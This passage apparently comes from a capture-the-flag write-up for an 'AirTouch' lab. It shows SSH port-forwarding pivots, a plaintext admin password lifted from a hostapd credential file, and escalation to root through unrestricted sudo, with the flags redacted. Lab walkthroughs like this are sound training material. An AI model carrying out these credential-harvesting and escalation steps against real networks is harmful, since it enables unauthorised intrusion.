wlan2: WPA: Key negotiation completed with ac:8b:a9:f3:a1:13 [PTK=CCMP GTK=CCMP]
wlan2: CTRL-EVENT-CONNECTED - Connection to ac:8b:a9:f3:a1:13 completed [id=0 id_str=]

root@AirTouch-Consultant:~# dhclient wlan2

root@AirTouch-Consultant:~# ip a
...
9: wlan2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 28:6c:07:12:ee:a1 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.95/24 brd 10.10.10.255 scope global dynamic wlan2
       valid_lft 863964sec preferred_lft 863964sec
    inet6 fe80::2a6c:7ff:fe12:eea1/64 scope link
       valid_lft forever preferred_lft forever
We received the 10.10.10.95 IP address. We create a new Local Port Forwarding to connect to the router IP address 10.10.10.1 with the remote user we discovered previously.
$ ssh -N -L 8001:10.10.10.1:22 consultant@10.129.9.3
$ ssh remote@127.0.0.1 -p 8001
...
remote@AirTouch-AP-MGT:~$ id
uid=1000(remote) gid=1000(remote) groups=1000(remote)
We have access to the AirTouch-AP-MGT machine. We find two other console users in the system: admin and root.
remote@AirTouch-AP-MGT:~$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
remote:x:1000:1000::/home/remote:/bin/bash
admin:x:1001:1001::/home/admin:/bin/bash
We find the credentials of the admin user in the /etc/hostapd/hostapd_wpe.eap_user file, in which the credentials for the access point are saved, with the xMJpzXt4D9ouMuL3JJsMriF7KZozm7 password.
remote@AirTouch-AP-MGT:~$ ls /etc/hostapd/
hostapd_wpe.conf.tmp  hostapd_wpe.eap_user  hostapd_wpe2.conf.tmp  ifupdown.sh
remote@AirTouch-AP-MGT:~$ grep admin /etc/hostapd/hostapd_wpe.eap_user
"admin"                                 MSCHAPV2                "xMJpzXt4D9ouMuL3JJsMriF7KZozm7" [2]
We can pivot to this account using SSH. The user is able of running any command as root user, so it is easy to deploy a root shell.
$ ssh admin@127.0.0.1 -p 8001
...
admin@AirTouch-AP-MGT:~$ id
uid=1001(admin) gid=1001(admin) groups=1001(admin)
admin@AirTouch-AP-MGT:~$ sudo -l
Matching Defaults entries for admin on AirTouch-AP-MGT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on AirTouch-AP-MGT:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
admin@AirTouch-AP-MGT:~$ sudo -i
root@AirTouch-AP-MGT:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
We can retrieve the user.txt flag from the AirTouch-AP-PSK machine.
root@AirTouch-AP-PSK:~# cat /root/user.txt
<REDACTED>
We can retrieve the root.txt flag from the AirTouch-AP-MGT machine.
root@AirTouch-AP-MGT:~# cat /root/root.txt
<REDACTED>